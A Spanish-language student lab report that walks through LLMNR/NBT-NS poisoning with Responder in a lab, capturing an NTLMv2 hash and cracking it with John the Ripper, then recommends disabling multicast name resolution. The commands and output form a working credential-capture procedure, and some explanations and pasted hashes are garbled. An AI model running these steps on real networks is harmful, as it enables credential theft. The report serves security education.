



Universidad
Gerardo Barrios



FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.

Tema: Desenscriptando credenciales con Parrot Security.



Carrera: Ingeniería en sistemas y redes informáticas.

Estudiante: Romeo Alexander Garcia Castillo.

Usulután, miércoles 8 de octubre de 2025.

Para resolver esta práctica usaremos la herramienta **responder.py** la cual puede responder a las consultas LLMNR y NBT-NS, dando su propia dirección IP como destino para cualquier nombre de host solicitado.

Para utilizar la herramienta, debemos buscarla en el menú de parrot:



Al abrir muestra la siguiente ventana:

[illegible]

Verificamos que ambas máquinas estén en la misma red.

```
[root@parrot:~/home/romeo]
#ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:11:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.8/24 brd 192.168.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 363sec preferred_lft 363sec
    inet6 fe80::8c79:f459:5791:265/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
C:\Users\vagrant>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : c-80-1-458c-16c90:d93a:bb3c%11
    Link-local IPv6 Address . . . . . : fe80::458c:16c90:d93a:bb3c%11
    IPv4 Address. . . . . : 192.168.2.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.2.1

Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\vagrant>
```

Ejecutamos el comando **responder -l enp0s3**.

```
[root@parrot]-[/home/romeo]
#responder enp0s3
```

Observamos que empieza a escuchar todas las maquinas que están dentro de la red.

```
[+] Generic Options:
Responder NIC           [enp0s3]
Responder IP            [192.168.2.8]
Responder IPv6          [fe80::8c79:f459:5791:265]
Challenge set           [random]
Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
Responder Machine Name  [WIN-RJVEOKJN60M]
Responder Domain Name   [C6YT.LOCAL]
Responder DCE-RPC Port  [46402]

[+] Listening for events...

[*] [LLMNRR] Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name vagrant-2008R2
[*] [LLMNRR] Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name vagrant-2008R2
[*] [LLMNRR] Poisoned answer sent to 192.168.2.5 for name vagrant-2008R2
[*] [LLMNRR] Poisoned answer sent to 192.168.2.5 for name vagrant-2008R2
```

Este proceso toma varios minutos, además se observa que comienza a conocer la red y a detectar los equipos conectados dentro de la misma. Y comienza a infectar. El funcionamiento es como si fuera la BIOS, va obteniendo los usuarios y contraseñas, el tráfico de internet, entre otros de nuestros equipos.

Nos arroja el hash:

```
[HTTP] NTLMv2 Client : fe80::4586:6c90:d93a:bb3c  
[HTTP] NTLMv2 Username : VAGRANT-2008R2\vagrant  
[HTTP] NTLMv2 Hash : vagrant::VAGRANT-2008R2:824cb0d0e48eb36:ACF1D081B581C0F5FCF70CFA589E4AD5:01010000000000007D0  
D324B338DC01A49A21CD7CE3B11D00000000020080B0430036005900540001001E00570049004E002D0052004A00560045004F004B004A004E003600  
04F004D0004001140043003600590054002E004C004F00430041004C0003003400570049004E002D0052004A00560045004F004B004A004E0036004F  
004D002E0043003600590054002E004C004F00430041004C000500140043003600590054002E004C004F00430041004C000800330003000000000000  
00000000000000200000829BACDA5C21E54C7EED561AD30E1F0B811F6EAAC8A7327490FAA85BE4C24F460A0010000000000000000000000000000  
000000900440048005400540050002F005B0066006500380030003A003A0038006300370039003A0066003400350039003A0035003700390031003A0  
03200360035002500310031005D000000000000000000
```

Ahora solo queda descryptar el hash, si esta fuera una red empresarial, podría contener todos los usuarios y contraseñas de las máquinas conectadas. En un escaneo real, esto tarda mucho tiempo.

Procedemos a copiar el hash en un archivo de texto.

```
[*] [LLMNR] Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name wpad
[HTTP] NTLMv2 Client      : fe80::4586:6c90:d93a:bb3c
[HTTP] NTLMv2 Username    : VAGRANT-2008R2\vagrant
[HTTP] NTLMv2 Hash        : vagrant::VAGRANT-2008R2:824cb0d0e48eeb36:ACF1D081B581C0F5FC707CFA589E4AD5:01010000000000007D0
D324B338DC01A49A21CD7CE3B11D000000002000800430036005900540001001E00570049004E002D0052004A00560045004F004B004A004E00360
04F004D000400140043003600590054002E004C004F00430041004C0003003400570049004E002D0052004A00560045004F004B004A004E0036004F
004D002E0040043003600590054002E004C004F00430041004C0003003400570049004E002D0052004A00560045004F004B004A004E0036000000
00000000000000000020000829BACD45C21E54C7EED56
00000900440048005400540050002F005B0066006E
0038006300370039003A0066003400350039003A0035003700390031003A0
03200360035002500310031005D0000000000000000
[*] [LLMNR] Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name wpad
[*] [LLMNR] Poisoned answer sent to 192.168.1.100 for name wpad
[*] [LLMNR] Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name wpad
```


```
1 vagrant::VAGRANT-2008R2:824cb0d0e48eeb36:ACF1D081B581C0F5FCF7
```

Jhon the Ripper.



Usaremos John the Ripper para descryptar el hash, está orientado específicamente a crackear contraseñas por fuerza bruta y también por diccionario, es capaz de crackear los hashes de las contraseñas muy rápido

(depende de la potencia del procesador de tu ordenador), y su utilización es realmente sencilla.



```

[...]
```

```

Executing john
Created directory: /home/romeo/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
```


Para usar la herramienta, se usa el comando John más **la ruta donde está el archivo hash**, en este caso está en Desktop.

```
[romeo@parrot]~  
$john /home/romeo/Desktop/hash.txt
```

Muestra el usuario y contraseña asociado:

```
[romeo@parrot]~  
$john /home/romeo/Desktop/hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
vagrant (vagrant)  
ig 0:00:00:00 DUNE 1/3 (2025-10-08 19:10) 100.0g/s 800.0p/s 800.0c/s 800.0C/s vagrant..Vvagrant  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed.  
[romeo@parrot]~  
$
```

¿Por qué deshabilitar *Multicast Name Resolution* (LLMNR / mDNS / NetBIOS)?

Porque estos protocolos permiten que clientes resuelvan nombres sin usar DNS centralizado. Un atacante en la misma red puede responder (spoof) a esas peticiones y convencer al equipo víctima de enviar credenciales (p. ej. NetNTLM hashes) a la máquina atacante.

Herramientas como Responder explotan exactamente eso: responden a consultas LLMNR/NBT-NS/mDNS y capturan credenciales que luego se pueden relayar o crackear.

Resultado: exposición de hashes / credenciales, posibilidad de relay a servicios (SMB, HTTP) y escalada lateral en la red.

En resumen: deshabilitar multicast name resolution reduce la superficie de ataque y evita que máquinas confíen en respuestas no confiables dentro de la LAN.